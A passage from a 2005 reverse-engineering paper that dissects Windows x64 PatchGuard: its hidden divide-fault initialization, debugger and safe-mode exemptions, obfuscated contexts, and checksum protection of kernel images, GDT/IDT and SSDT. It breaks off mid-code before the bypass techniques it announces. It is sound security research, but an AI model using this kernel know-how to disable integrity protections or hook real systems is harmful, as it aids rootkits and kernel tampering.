Bypassing PatchGuard on Windows x64

Dec 1, 2005

skape
mmiller@hick.org

Skywing
Skywing@valhallalegends.com

Contents

1 Foreword **2**

2 Introduction **3**

3 Implementation **6**
3.1 Initializing PatchGuard 7
3.2 Protected Structure Initialization 15
3.2.1 System Images 16
3.2.2 GDT/IDT 19
3.2.3 SSDT 20
3.2.4 Processor MSRs 21
3.2.5 Debug Routines 22
3.3 Obfuscating the PatchGuard Contexts 22
3.4 Executing the PatchGuard Verification Routine 23
3.5 Reporting Verification Inconsistencies 27

4 Bypass Approaches **28**
4.1 Exception Handler Hooking 29
4.2 KeBugCheckEx Hook 33
4.3 Finding the Timer 39
4.4 Hybrid Interception 40
4.5 Simulated Hot Patching 41

5 Conclusion **42**

Chapter 1

Foreword

Abstract: The Windows kernel that runs on the x64 platform has introduced a new feature, nicknamed PatchGuard, that is intended to prevent both malicious software and third-party vendors from modifying certain critical operating system structures. These structures include things like specific system images, the SSDT, the IDT, the GDT, and certain critical processor MSRs. This feature is intended to ensure kernel stability by preventing uncondoned behavior, such as hooking. However, it also has the side effect of preventing legitimate products from working properly. For that reason, this paper will serve as an in-depth analysis of PatchGuard's inner workings with an eye toward techniques that can be used to bypass it. Possible solutions will also be proposed for the bypass techniques that are suggested.

Thanks: The authors would like to thank westcose, bugcheck, uninformed, and everyone who is motivated to learn by their own self interest.

Disclaimer: The subject matter discussed in this document is presented in the interest of education. The authors cannot be held responsible for how the information is used. While the authors have tried to be as thorough as possible in their analysis, it is possible that they have made one or more mistakes. If a mistake is observed, please contact one or both of the authors so that it can be corrected.

Chapter 2

Introduction

In the caste system of operating systems, the kernel is king. And like most kings, the kernel is capable of defending itself from the lesser citizens, such as user-mode processes, through the castle walls of privilege separation. However, unlike most kings, the kernel is typically unable to defend itself from the same privilege level at which it operates. Without the kernel being able to protect its vital organs at its own privilege level, the entire operating system is left open to modification and subversion if any code is able to run with the same privileges as the kernel itself.

As it stands today, most kernel implementations do not provide a mechanism by which critical portions of the kernel can be validated to ensure that they have not been tampered with. If existing kernels were to attempt to deploy something like this in an after-the-fact manner, it should be expected that a large number of problems would be encountered with regard to compatibility. While most kernels intentionally do not document how internal aspects are designed to function, like how system call dispatching works, it is likely that at least one or more third-party vendor may depend on some of the explicit behaviors of the undocumented implementations.

This has been exactly the case with Microsoft's operating systems. Starting even in the days of Windows 95, and perhaps even prior to that, Microsoft realized that allowing third-party vendors to twiddle or otherwise play with various critical portions of the kernel lead to nothing but headaches and stability problems, even though it provided the highest level of flexibility. While Microsoft took a stronger stance with Windows NT, it has still become the case that third-party vendors use areas of the kernel that are of particular interest to accomplishing certain feats, even though the means used to accomplish them require the use of undocumented structures and functions.

While it's likely that Microsoft realized their fate long ago with regard to losing control over the scope and types of changes they could make to the kernel internally without affecting third-party vendors, their ability to do anything about it has been drastically limited. If Microsoft were to deploy code that happened to prevent major third-party vendors from being able to accomplish their goals without providing an adequate replacement, then Microsoft would be in a world of hurt that would most likely rhyme with *antitrust*. Even though things have appeared bleak, Microsoft got their chance to reclaim higher levels of flexibility in the kernel with the introduction of the x64 architecture[1]. Since the Windows kernel on the x64 architecture operates in 64-bit mode, it stands as a requirement that all kernel-mode drivers also be compiled to run and operate in native 64-bit mode. There are a number of reasons for this that are outside of the scope of this document, but suffice it to say that attempting to design a thunking layer for device drivers that are intended to have any real considerations for performance should be enough to illustrate that doing so would be a horrible idea.

By requiring that all device drivers be compiled natively as 64-bit binaries, Microsoft effectively leveled the playing field on the new platform and brought it back to a clean slate. This allowed them to not have to worry about potential compatibility conflicts with existing products because of the simple fact that none had been established. As third-party vendors ported their device drivers to 64-bit mode, any unsupported or uncondoned behavior on the part of the driver could be documented as being prohibited on the x64 architecture, thus forcing the third-party to find an alternative approach if possible. This is the dream of PatchGuard[3], Microsoft's anti-patch protection system, and it seems logical that such a goal is a reasonable one, but that's not the point of this document.

Instead, this document will focus on the changes to the x64 kernel that are designed to protect critical portions of the Windows kernel from being modified. This document will describe how the protection mechanisms are implemented and what areas of the kernel are protected. From there, a couple of different approaches that could be used to disable and bypass the protection mechanisms will be explained in detail as well as potential solutions to the bypass techniques. In conclusion, the reasons and motivations will be summarized and other solutions to the more fundamental problem will be discussed.

The real purpose of this document, though, is to illustrate that it is impossible to securely protect regions of code and data through the use of a system that involves monitoring said regions at a privilege level that is equal to the level at which third-party code is capable of running. This fact is something that is well-known, both by Microsoft and by the security population at large, and it should be understood without requiring an explanation. Going toward the future, the operating system world will most likely begin to see a shift toward more

[1]While some places used x64 to mean both AMD64 and IA64, this document will generally refer to x64 as an alias for AMD64 only, though many of the comments may also apply to IA64

granular, hardware-enforced privilege separation by implementing segregated trusted code bases. The questions this will raise with respect to open-source operating systems and DRM issues should slowly begin to increase. Only time will tell.

Chapter 3

Implementation

The anti-patching technology provided in the Windows x64 kernel, nicknamed PatchGuard, is intended to protect critical kernel structures from being modified outside of the context of approved modifications, such as through Microsoft-controlled hot patching. At the time of this writing, PatchGuard is designed to protect the following critical structures:

- SSDT (System Service Descriptor Table)
- GDT (Global Descriptor Table)
- IDT (Interrupt Descriptor Table)
- System images (ntoskrnl.exe, ndis.sys, hal.dll)
- Processor MSRs (syscall)

At a high-level, PatchGuard is implemented in the form of a set of routines that cache known-good copies and/or checksums of structures which are then validated at certain random time intervals (roughly every 5 - 10 minutes). The reason PatchGuard is implemented in a polling fashion rather than in an event-driven or hardware-backed fashion is because there is no native hardware level support for the things that PatchGuard is attempting to accomplish. For that reason, a number of the tricks that PatchGuard resorted to were done so out of necessity.

The team that worked on PatchGuard was admittedly very clever. They realized the limitations of implementing an anti-patching model in a fashion described in the introduction and thus were forced to resort to other means by which they might augment the protection mechanisms. In particular, PatchGuard makes extensive use of security through obscurity by using tactics like misdirection, misnamed functions, and general code obfuscation. While many would argue that security through obscurity adds nothing, the authors believe that it's merely a matter of raising the bar high enough so as to eliminate a significant number of people from being able to completely understand something.

The code to initialize PatchGuard begins early on in the boot process as part of `nt!KeInitSystem`. The diagram in figure 3.1 shows roughly where in the boot process it's initialized.



Figure 3.1: PatchGuard initialization vector

And that's where the fun begins.

3.1 Initializing PatchGuard

The initialization of PatchGuard is multi-faceted, but it all has to start somewhere. In this case, the initialization of PatchGuard starts in a function with a symbol name that has nothing to do with anti-patch protections at all. In fact, it's named `KiDivide6432` and the only thing that it does is a division operation as shown in the code below:

```
ULONG KiDivide6432(
    IN ULONG64 Dividend,
    IN ULONG Divisor)
{
    return Dividend / Divisor;
}
```

Though this function may look innocuous, it's actually the first time PatchGuard attempts to use misdirection to hide its actual intentions. In this case, the call to `nt!KiDivide6432` is passed a dividend value from `nt!KiTestDividend`. The divisor is hard-coded to be `0xcb5fa3`. It appears that this function is intended to masquerade as some type of division test that ensures that the underlying architecture supports division operations. If the call to the function does not return the expected result of `0x5ee0b7e5`, `nt!KeInitSystem` will bug check the operating system with bug check code `0x5d` which is `UNSUPPORTED_PROCESSOR` as shown below:

```
nt!KeInitSystem+0x158:
fffff800`014212c2 488b0d1754d5ff    mov     rcx,[nt!KiTestDividend]
fffff800`014212c9 baa35fcb00        mov     edx,0xcb5fa3
fffff800`014212ce e84d000000        call    nt!KiDivide6432
fffff800`014212d3 3de5b7e05e        cmp     eax,0x5ee0b7e5
fffff800`014212d8 0f8519b60100      jne     nt!KeInitSystem+0x170

...

nt!KeInitSystem+0x170:
fffff800`0143c8f7 b95d000000        mov     ecx,0x5d
fffff800`0143c8fc e8bf4fc0ff        call    nt!KeBugCheck
```

When attaching with local kd, the value of `nt!KiTestDividend` is found to be hardcoded to `0x014b5fa3a053724c` such that doing the division operation, `0x014b5fa3a053724c` divided by `0xcb5fa3`, produces `0x1a11f49ae`. That can't be right though, can it? Obviously, the code above indicates that any value other than `0x5ee0b7e5` will lead to a bug check, but it's also equally obvious that the machine does not bug check on boot, so what's going on here?

The answer involves a good old fashion case of ingenuity. The result of the the division operation above is a value that is larger than 32 bits. The AMD64 instruction set reference manual indicates that the `div` instruction will produce a divide error fault when an overflow of the quotient occurs[2]. This means that as long as `nt!KiTestDividend` is set to the value described above, a divide error fault will be triggered causing a hardware exception that has to be handled by the kernel. This divide error fault is what actually leads to the indirect initialization of the PatchGuard subsystem. Before going down that route, though, it's important to understand one of the interesting aspects of the way Microsoft did this.

One of the interesting things about `nt!KiTestDividend` is that it's actually unioned with an exported symbol that is used to indicate whether or not a debugger is, well, present. This symbol is named `nt!KdDebuggerNotPresent` and it overlaps with the high-order byte of `nt!KiTestDividend` as shown below:

```
lkd> dq nt!KiTestDividend L1
fffff800‘011766e0  014b5fa3‘a053724c
lkd> db nt!KdDebuggerNotPresent L1
fffff800‘011766e7  01
```

The `nt!KdDebuggerNotPresent` global variable will be set to zero if a debugger is present. If a debugger is not present, the value will be one (default). If the above described division operation is performed while a debugger is attached to the system during boot, which would equate to dividing `0x004b5fa3a053724c` by `0xcb5fa3`, the resultant quotient will be the expected value of `0x5ee0b7e5`. This means that if a debugger is attached to the system prior to the indirect initialization of the PatchGuard protections, then the protections will not be initialized because the divide error fault will not be triggered. This coincides with the documented behavior and is intended to allow driver developers to continue to be able to set breakpoints and perform other actions that may indirectly modify monitored regions of the kernel in a debugging environment. However, this only works if the debugger is attached to the system during boot. If a developer subsequently attaches a debugger after PatchGuard has initialized, then the act of setting breakpoints or performing other actions may lead to a bluescreen as a result of PatchGuard detecting the alterations. Microsoft's choice to initialize PatchGuard in this manner allows it to transparently disable protections when a debugger is attached and also acts as a means of hiding the true initialization vector.

With the unioned aspect of `nt!KiTestDividend` understood, the next step is to understand how the divide error fault actually leads to the initialization of the PatchGuard subsystem. For this aspect it is necessary to start at the places that all divide error faults go: `nt!KiDivideErrorFault`.

The indirect triggering of `nt!KiDivideErrorFault` leads to a series of function calls that eventually result in `nt!KiOp_Div` being called to handle the divide error fault for the `div` instruction. The `nt!KiOp_Div` routine appears to be responsible for preprocessing the different kinds of divide errors, like divide by zero. Although it may look normal at first glance, `nt!KiOp_Div` also has a darker side. The stack trace that leads to the calling of `nt!KiOp_Div` is shown below[1]:

```
kd> k
Child-SP          RetAddr           Call Site
fffffadf`e4a15f90 fffff800`010144d4 nt!KiOp_Div+0x29
fffffadf`e4a15fe0 fffff800`01058d75 nt!KiPreprocessFault+0xc7
fffffadf`e4a16080 fffff800`0104172f nt!KiDispatchException+0x85
fffffadf`e4a16680 fffff800`0103f5b7 nt!KiExceptionExit
fffffadf`e4a16800 fffff800`0142132b nt!KiDivideErrorFault+0xb7
fffffadf`e4a16998 fffff800`014212d3 nt!KiDivide6432+0xb
fffffadf`e4a169a0 fffff800`0142a226 nt!KeInitSystem+0x169
fffffadf`e4a16a50 fffff800`01243e09 nt!Phase1InitializationDiscard+0x93e
fffffadf`e4a16d40 fffff800`012b226e nt!Phase1Initialization+0x9
fffffadf`e4a16d70 fffff800`01044416 nt!PspSystemThreadStartup+0x3e
fffffadf`e4a16dd0 00000000`00000000 nt!KxStartSystemThread+0x16
```

The first thing that `nt!KiOp_Div` does prior to processing the actual divide fault is to call a function named `nt!KiFilterFiberContext`. This function seems oddly named not only in the general sense but also in the specific context of a routine that is intended to be dealing with divide faults. By looking at the body of `nt!KiFilterFiberContext`, its intentions quickly become clear:

```
nt!KiFilterFiberContext:
fffff800`01003ac2 53               push    rbx
fffff800`01003ac3 4883ec20         sub     rsp,0x20
fffff800`01003ac7 488d0552d84100   lea     rax,[nt!KiDivide6432]
fffff800`01003ace 488bd9           mov     rbx,rcx
fffff800`01003ad1 4883c00b         add     rax,0xb
fffff800`01003ad5 483981f8000000   cmp     [rcx+0xf8],rax
fffff800`01003adc 0f855d380c00     jne     nt!KiFilterFiberContext+0x1d
fffff800`01003ae2 e899fa4100       call    nt!KiDivide6432+0x570
```

It appears that this chunk of code is designed to see if the address that the fault error occurred at is equal to `nt!KiDivide6432 + 0xb`. If one adds `0xb` to `nt!KiDivide6432` and disassembles the instruction at that address, the result is:

```
nt!KiDivide6432+0xb:
fffff800`0142132b 41f7f0           div     r8d
```

[1]For those curious as to how the authors were able to debug the PatchGuard initialization vector that is intended to be disabled when a debugger is attached, one method is to simply break on the div instruction in `nt!KiDivide6432` and change `r8d` to zero. This will generate the divide error fault and lead to the calling of the PatchGuard initialization routines. In order to allow the machine to boot normally, a breakpoint must be set on `nt!KiDivide6432` after the fact to automatically restore `r8d` to `0xcb5fa3`

This coincides with what one would expect to occur when the quotient overflow condition occurs. According to the disassembly above, if the fault address is equal to `nt!KiDivide6432 + 0xb`, then an unnamed symbol is called at `nt!KiDivide6432 + 0x570`. This unnamed symbol will henceforth be referred to as `nt!KiInitializePatchGuard`, and it is what drives the set up of the PatchGuard subsystem.

The `nt!KiInitializePatchGuard` routine itself is quite large. It handles the initialization of the contexts that will monitor certain system images, the SSDT, processor GDT/IDT, certain critical MSRs, and certain debugger-related routines. The very first thing that the initialization routine does is to check to see if the machine is being booted in safe mode. If it is being booted in safe mode, the PatchGuard subsystem will not be enabled as shown below:

```
nt!KiDivide6432+0x570:
fffff800`01423580 4881ecd8020000   sub     rsp,0x2d8
fffff800`01423587 833d22dfd7ff00   cmp     dword ptr [nt!InitSafeBootMode],0x0
fffff800`0142358e 0f8504770000     jne     nt!KiDivide6432+0x580

...

nt!KiDivide6432+0x580:
fffff800`0142ac98 b001             mov     al,0x1
fffff800`0142ac9a 4881c4d8020000   add     rsp,0x2d8
fffff800`0142aca1 c3               ret
```

Once the safe mode check has passed, `nt!KiInitializePatchGuard` begins the PatchGuard initialization by calculating the size of the `INITKDBG` section in `ntoskrnl.exe`. It accomplishes this by passing the address of a symbol found within that section, `nt!FsRtlUninitializeSmallMcb`, to `nt!RtlPcToFileHeader`. This routine passes back the base address of `nt` in an output parameter that is subsequently passed to `nt!RtlImageNtHeader`. This method returns a pointer to the image's `IMAGE_NT_HEADERS` structure. From there, the virtual address of `nt!FsRtlUninitializeSmallMcb` is calculated by subtracting the base address of `nt` from it. The calculated RVA is then passed to `nt!RtlSectionTableFromVirtualAddress` which returns a pointer to the image section that `nt!FsRtlUninitializeSmallMcb` resides in. The debugger output below shows what `rax` points to after obtaining the image section structure:

```
kd> ? rax
Evaluate expression: -8796076244456 = fffff800`01000218
kd> dt nt!_IMAGE_SECTION_HEADER fffff800`01000218
+0x000 Name             : [8]  "INITKDBG"
+0x008 Misc             : <unnamed-tag>
+0x00c VirtualAddress   : 0x165000
```

```
+0x010 SizeOfRawData    : 0x2600
+0x014 PointerToRawData : 0x163a00
+0x018 PointerToRelocations : 0
+0x01c PointerToLinenumbers : 0
+0x020 NumberOfRelocations : 0
+0x022 NumberOfLinenumbers : 0
+0x024 Characteristics  : 0x68000020
```

The whole reason behind this initial image section lookup has to do with one of the ways in which PatchGuard obfuscates and hides the code that it executes. In this case, code within the `INITKDBG` section will eventually be copied into an allocated protection context that will be used during the validation phase. The reason that this is necessary will be discussed in more detail later.

After collecting information about the `INITKDBG` image section, the PatchGuard initialization routine performs the first of many pseudo-random number generations. This code can be seen throughout the PatchGuard functions and has a form that is similar to the code shown below:

```
fffff800‘0142362d 0f31                 rdtsc
fffff800‘0142362f 488bac24d8020000     mov     rbp,[rsp+0x2d8]
fffff800‘01423637 48c1e220             shl     rdx,0x20
fffff800‘0142363b 49bf0120000480001070 mov     r15,0x7010008004002001
fffff800‘01423645 480bc2               or      rax,rdx
fffff800‘01423648 488bcd               mov     rcx,rbp
fffff800‘0142364b 4833c8               xor     rcx,rax
fffff800‘0142364e 488d442478           lea     rax,[rsp+0x78]
fffff800‘01423653 4833c8               xor     rcx,rax
fffff800‘01423656 488bc1               mov     rax,rcx
fffff800‘01423659 48c1c803             ror     rax,0x3
fffff800‘0142365d 4833c8               xor     rcx,rax
fffff800‘01423660 498bc7               mov     rax,r15
fffff800‘01423663 48f7e1               mul     rcx
fffff800‘01423666 4889442478           mov     [rsp+0x78],rax
fffff800‘0142366b 488bca               mov     rcx,rdx
fffff800‘0142366e 4889942488000000     mov     [rsp+0x88],rdx
fffff800‘01423676 4833c8               xor     rcx,rax
fffff800‘01423679 48b88fe3388ee3388ee3 mov     rax,0xe38e38e38e38e38f
fffff800‘01423683 48f7e1               mul     rcx
fffff800‘01423686 48c1ea03             shr     rdx,0x3
fffff800‘0142368a 488d04d2             lea     rax,[rdx+rdx*8]
fffff800‘0142368e 482bc8               sub     rcx,rax
fffff800‘01423691 8bc1                 mov     eax,ecx
```

This pseudo-random number generator uses the `rdtsc` instruction as a seed and then proceeds to perform various bitwise and multiplication operations until the end result is produced in eax. The result of this first random number generator is used to index an array of pool tags that are used for PatchGuard memory allocations. This is an example of one of the many ways in which PatchGuard attempts to make it harder to find its own internal data structures in memory. In this case, it adopts a random legitimate pool tag in an effort to blend in with other memory allocations. The code block below shows how the pool tag array is indexed and where it can be found in memory:

```
fffff800‘01423693 488d0d66c9bdff   lea     rcx,[nt]
fffff800‘0142369a 448b848100044300 mov     r8d,[rcx+rax*4+0x430400]
```

In this case, the random number is stored in the rax register which is used to index the array of pool tags found at nt+0x430400. The fact that the array is referenced indirectly might be seen as another attempt at obfuscation in a bid to make what is occurring less obvious at a glance. If the pool tag array address is dumped in the debugger, all of the pool tags that could possibly be used by PatchGuard can be seen:

```
lkd> db nt+0x430400
41 63 70 53 46 69 6c 65-49 70 46 49 49 72 70 20  AcpSFileIpFIIrp
4d 75 74 61 4e 74 46 73-4e 74 72 66 53 65 6d 61  MutaNtFsNtrfSema
54 43 50 63 00 00 00 00-10 3b 03 01 00 f8 ff ff  TCPc.....;......
```

After the fake pool tag has been selected from the array at random, the PatchGuard initialization routine proceeds by allocating a random amount of storage that is bounded at a minimum by the virtual size of the INITKDBG section plus 0x1b8 and at a maximum by the minimum plus 0x7ff. The magic value 0x1b8 that is expressed in the minimum size is actually the size of the data structure that is used by PatchGuard to store context-specific protection information, as will be shown later. The fake pool tag and the random size are then used to allocate storage from the NonPagedPool as shown in the pseudo-code below:

```
Context = ExAllocatePoolWithTag(
    NonPagedPool,
    (InitKdbgSection->VirtualSize + 0x1b8) + (RandSize & 0x7ff),
    PoolTagArray[RandomPoolTagIndex]);
```

If the allocation of the context succeeds, the initialization routine zeroes its contents and then starts initializing some of the structure's attributes. The context returned by the allocation will henceforth be referred to as a structure of type PATCHGUARD_CONTEXT. The first 0x48 bytes of the structure are actually composed of code that is copied from the misleading symbol named nt!CmpAppendDllSection. This function is actually used to decrypt the structure at runtime, as will be seen later. After nt!CmpAppendDllSection is copied to the first `0x48` bytes of the data structure, the initialization routine sets up a number of function pointers that are stored within the structure. The routines that it stores the addresses of and the offsets within the PatchGuard context data structure are shown in figure 3.2.

Offset	**Symbol**
0x48	nt!ExAcquireResourceSharedLite
0x50	nt!ExAllocatePoolWithTag
0x58	nt!ExFreePool
0x60	nt!ExMapHandleToPointer
0x68	nt!ExQueueWorkItem
0x70	nt!ExReleaseResourceLite
0x78	nt!ExUnlockHandleTableEntry
0x80	nt!ExAcquireGuardedMutex
0x88	nt!ObDereferenceObjectEx
0x90	nt!KeBugCheckEx
0x98	nt!KeInitializeDpc
0xa0	nt!KeLeaveCriticalRegion
0xa8	nt!KeReleaseGuardedMutex
0xb0	nt!ObDereferenceObjectEx2
0xb8	nt!KeSetAffinityThread
0xc0	nt!KeSetTimer
0xc8	nt!RtlImageDirectoryEntryToData
0xd0	nt!RtlImageNtHeaders
0xd8	nt!RtlLookupFunctionEntry
0xe0	nt!RtlSectionTableFromVirtualAddress
0xe8	nt!KiOpPrefetchPatchCount
0xf0	nt!KiProcessListHead
0xf8	nt!KiProcessListLock
0x100	nt!PsActiveProcessHead
0x108	nt!PsLoadedModuleList
0x110	nt!PsLoadedModuleResource
0x118	nt!PspActiveProcessMutex
0x120	nt!PspCidTable

Figure 3.2: `PATCHGUARD_CONTEXT` function pointers

The reason that PatchGuard uses function pointers instead of calling the symbols directly is most likely due to the relative addressing mode used in x64. Since the PatchGuard code runs dynamically from unpredictable addresses, it would be impossible to use the relative addressing mode without having to fix up instructions – a task that would no doubt be painful and not really worth the trouble. The authors do not see any particular advantage gained in terms of obfuscation by the use of function pointers stored in the PatchGuard context structure.

After all of the function pointers have been set up, the initialization routine proceeds by picking another random pool tag that is used for subsequent allocations and stores it at offset `0x188` within the PatchGuard context structure. After that, two more random numbers are generated, both of which are used later on during the encryption phase of the structure. One is used as a random number of rotate bits, the other is used as an XOR seed. The XOR seed is stored at offset `0x190` and the random rotate bits value is stored at offset `0x18c`.

The next step taken by the initialization routine is to acquire the number of bits that can be used to represent the virtual address space by querying the processor via through the `cpuid` `ExtendedAddressSize` (`0x80000008`) extended function. The result is stored at offset `0x1b4` within the PatchGuard context structure.

Finally, the last major step before initializing the individual protection sub-contexts is the copying of the contents of the `INITKDBG` section to the allocated PatchGuard context structure. The copy operation looks something like the pseudo code below:

```
memmove(
    (PCHAR)PatchGuardContext + sizeof(PATCHGUARD_CONTEXT),
    NtImageBase + InitKdbgSection->VirtualAddress,
    InitKdbgSection->VirtualSize);
```

With the primary portions of the PatchGuard context structure initialized, the next logical step is to initialize the sub-contexts that are specific to the things that are actually being protected.

3.2 Protected Structure Initialization

The structures that PatchGuard protects are represented by individual sub-context structures. These structures are composed at the beginning by the contents of the parent PatchGuard structure (`PATCHGUARD_CONTEXT`). This includes the function pointers and other values assigned to the parent. The sub-contexts are identified by general types that provide the validation routine with something to key off of.

This section will explain how each of the individual structures have their protection sub-contexts initialized. At the time of this writing, the structures have their protection sub-contexts initialized in the order described below:

1. System images
2. SSDT
3. GDT/IDT/MSRs

4. Debug routines

After all the sub-contexts have been initialized, the parent protection context is XOR'd and a timer is initialized and set. The purpose of this timer, as will be shown, is to run the validation half of the PatchGuard subsystem on the data that is collected. Aside from the specific protection sub-contexts listed in the following subsections, it was observed by the authors that the routine that initializes the PatchGuard subsystem also allocated sub-context structures of types that could not be immediately discerned. In particular, these types had the sub-context identifiers of `0x4` and `0x5`.

3.2.1 System Images

The protection of certain key kernel images is one of the more critical aspects of PatchGuard's protection schemes. If a driver were still able to hook functions in `nt`, `ndis`, or any other key kernel components, then PatchGuard would be mostly irrelevant. In order to address this concern, PatchGuard performs a set of operations that are intended to ensure that system images cannot be tampered with. The table in figure 3.3 shows which kernel images are currently protected by this scheme.

Image Name
`ntoskrnl.exe`
`hal.dll`
`ndis.sys`

Figure 3.3: Protected kernel images

The approach taken to protect each of these images is the same. To kick things off, the address of a symbol that resides within the image is passed to a PatchGuard sub-routine that will be referred to as `nt!PgCreateImageSubContext`. This routine is prototyped as shown below:

```
NTSTATUS PgCreateImageSubContext(
    IN PPATCHGUARD_CONTEXT ParentContext,
    IN LPVOID SymbolAddress);
```

For `ntoskrnl.exe`, the address of `nt!KiFilterFiberContext` is passed in as the symbol address. For `hal.dll`, the address of `HalInitializeProcessor` is passed. Finally, the address passed for `ndis.sys` is its entry point address which is obtained through a call to `nt!GetModuleEntryPoint`.

Inside `nt!PgCreateImageSubContext`, the basic approach taken to protect the images is through the generation of a few distinct PatchGuard sub-contexts.

The first sub-context is designed to hold the checksum of an individual image's sections, with a few exceptions. The second and third sub-contexts hold the checksum of an image's `Import Address Table` (IAT) and `Import Directory`, respectively. These routines all make use of a shared routine that is responsible for generating a protection sub-context that holds the checksum for a block of memory using the random XOR key and random rotate bits stored in the parent PatchGuard context structure. The prototype for this routine is shown below:

```
typedef struct BLOCK_CHECKSUM_STATE
{
    ULONG   Unknown;
    ULONG64 BaseAddress;
    ULONG   BlockSize;
    ULONG   Checksum;
} BLOCK_CHECKSUM_STATE, *PBLOCK_CHECKSUM_STATE;

PPATCHGUARD_SUB_CONTEXT PgCreateBlockChecksumSubContext(
    IN PPATCHGUARD_CONTEXT Context,
    IN ULONG Unknown,
    IN PVOID BlockAddress,
    IN ULONG BlockSize,
    IN ULONG SubContextSize,
    OUT PBLOCK_CHECKSUM_STATE ChecksumState OPTIONAL);
```

The block checksum sub-context stores the checksum state at the end of the `PATCHGUARD_CONTEXT`. The checksum state is stored in a `BLOCK_CHECKSUM_STATE` structure. The `Unknown` attribute of the structure is initialized to the `Unknown` parameter from `nt!PgCreateBlockChecksumSubContext`. The purpose of this field was not deduced, but the value was set to zero during debugging.

The checksum algorithm used by the routine is fairly simple. The pseudo-code below shows how it works conceptually:

```
ULONG64 Checksum = Context->RandomHashXorSeed;
ULONG   Checksum32;

// Checksum 64-bit blocks
while (BlockSize >= sizeof(ULONG64))
{
    Checksum    ^= *(PULONG64)BaseAddress;
    Checksum     = RotateLeft(Checksum, Context->RandomHashRotateBits);
    BlockSize   -= sizeof(ULONG64);
    BaseAddress += sizeof(ULONG64);
}
```

```
// Checksum aligned blocks
while (BlockSize-- > 0)
{
    Checksum    ^= *(PUCHAR)BaseAddress;
    Checksum     = RotateLeft(Checksum, Context->RandomHashRotateBits);
    BaseAddress++;
}

Checksum32 = (ULONG)Checksum;

Checksum >>= 31;

do
{
    Checksum32  ^= (ULONG)Checksum;
    Checksum   >>= 31;
} while (Checksum);
```

The end result is that `Checksum32` holds the checksum of the block which is subsequently stored in the `Checksum` attribute of the checksum state structure along with the original block size and block base address that were passed to the function.

For the purpose of initializing the checksum of image sections, `nt!PgCreateImageSubContext` calls into `nt!PgCreateImageSectionSubContext` which is prototyped as:

```
PPATCHGUARD_SUB_CONTEXT PgCreateImageSectionSubContext(
    IN PPATCHGUARD_CONTEXT ParentContext,
    IN PVOID SymbolAddress,
    IN ULONG SubContextSize,
    IN PVOID ImageBase);
```

This routine first checks to see if `nt!KiOpPrefetchPatchCount` is zero. If it is not, a block checksum context is created that does not cover all of the sections in the image[2]. Otherwise, the function appears to enumerate the various sections included in the supplied image, calculating the checksum across each. It appears to exclude checksums of sections named `INIT`, `PAGEVRFY`, `PAGESPEC`, and `PAGEKD`.

To account for an image's `Import Address Table` and `Import Directory`, `nt!PgCreateImageSubContext` calls `nt!PgCreateBlockChecksumSubContext` on the directory entries for both, but only if the directory entries exist and are valid for the supplied image.

[2]This could presumably be related to detecting whether or not hot patches have been applied, but this has not been confirmed

3.2.2 GDT/IDT

The protection of the `Global Descriptor Table` (GDT) and the `Interrupt Descriptor Table` (IDT) is another important feature of PatchGuard. The GDT is used to describe memory segments that are used by the kernel. It is especially lucrative to malicious applications due to the fact that modifying certain key GDT entries could lead to non-privileged, user-mode applications being able to modify kernel memory. The IDT is also useful, both in a malicious context and in a legitimate context. In some cases, third parties may wish to intercept certain hardware or software interrupts before passing it off to the kernel. Unless done right, hooking IDT entries can be very dangerous due to the considerations that have to be made when running in the context of an interrupt request handler.

The actual implementation of GDT/IDT protection is accomplished through the use of the `nt!PgCreateBlockChecksumSubContext` function which is passed the contents of both descriptor tables. Since the registers that hold the GDT and IDT are relative to a given processor, PatchGuard creates a separate context for each table on each individual processor. To obtain the address of the GDT and the IDT for a given processor, PatchGuard first uses `nt!KeSetAffinityThread` to ensure that it's running on a specific processor. After that, it makes a call to `nt!KiGetGdtIdt` which stores the GDT and the IDT base addresses as output parameters as shown in the prototype below:

```
VOID KiGetGdtIdt(
    OUT PVOID *Gdt,
    OUT PVOID *Idt);
```

The actual protection of the GDT and the IDT is done in the context of two separate functions that have been labeled `nt!PgCreateGdtSubContext` and `PgCreateIdtSubContext`. These routines are prototyped as shown below:

```
PPATCHGUARD_SUB_CONTEXT PgCreateGdtSubContext(
    IN PPATCHGUARD_CONTEXT ParentContext,
    IN UCHAR ProcessorNumber);


PPATCHGUARD_SUB_CONTEXT PgCreateIdtSubContext(
    IN PPATCHGUARD_CONTEXT ParentContext,
    IN UCHAR ProcessorNumber);
```

Both routines are called in the context of a loop that iterates across all of the processors on the machine with respect to `nt!KeNumberProcessors`.

3.2.3 SSDT

One of the areas most notorious for being hooked by third-party drivers is the `System Service Descriptor Table`, also known as the SSDT. This table contains information about the service tables that are used by the operating for dispatching system calls. On Windows x64 kernels, `nt!KeServiceDescriptorTable` conveys the address of the actual dispatch table and the number of entries in the dispatch table for the native system call interface. In this case, the actual dispatch table is stored as an array of relative offsets in `nt!KiServiceTable`. The offsets are relative to the array itself using relative addressing. To obtain the absolute address of system service routines, the following approach can be used:

```
lkd> u dwo(nt!KiServiceTable)+nt!KiServiceTable L1
nt!NtMapUserPhysicalPagesScatter:
fffff800`013728b0 488bc4           mov     rax,rsp
lkd> u dwo(nt!KiServiceTable+4)+nt!KiServiceTable L1
nt!NtWaitForSingleObject:
fffff800`012b83a0 4c89442418       mov     [rsp+0x18],r8
```

The fact that the dispatch table now contains an array of relative addresses is one hurdle that driver developers who intend to port system call hooking code from 32-bit platforms to the x64 kernel will have to overcome. One solution to the relative address problem is fairly simple. There are plenty of places within the 2 GB of relative addressable memory that a trampoline could be placed for a hook routine. For instance, there is often alignment padding between symbols. This approach is rather hackish and it depends on the fact that PatchGuard is forcibly disabled. However, there are also other, more elegant approaches to accomplishing this that require neither.

As far as protecting the system service table is concerned, PatchGuard protects both the native system service dispatch table stored in `nt!KiServiceTable` as well as the `nt!KeServiceDescriptorTable` structure itself. This is done by making use of the `nt!PgCreateBlockChecksumSubContext` routine that was mentioned in the section on system images (3.2.1). The following code shows how the block checksum routine is called for both items:

```
PgCreateBlockChecksumSubContext(
    ParentContext,
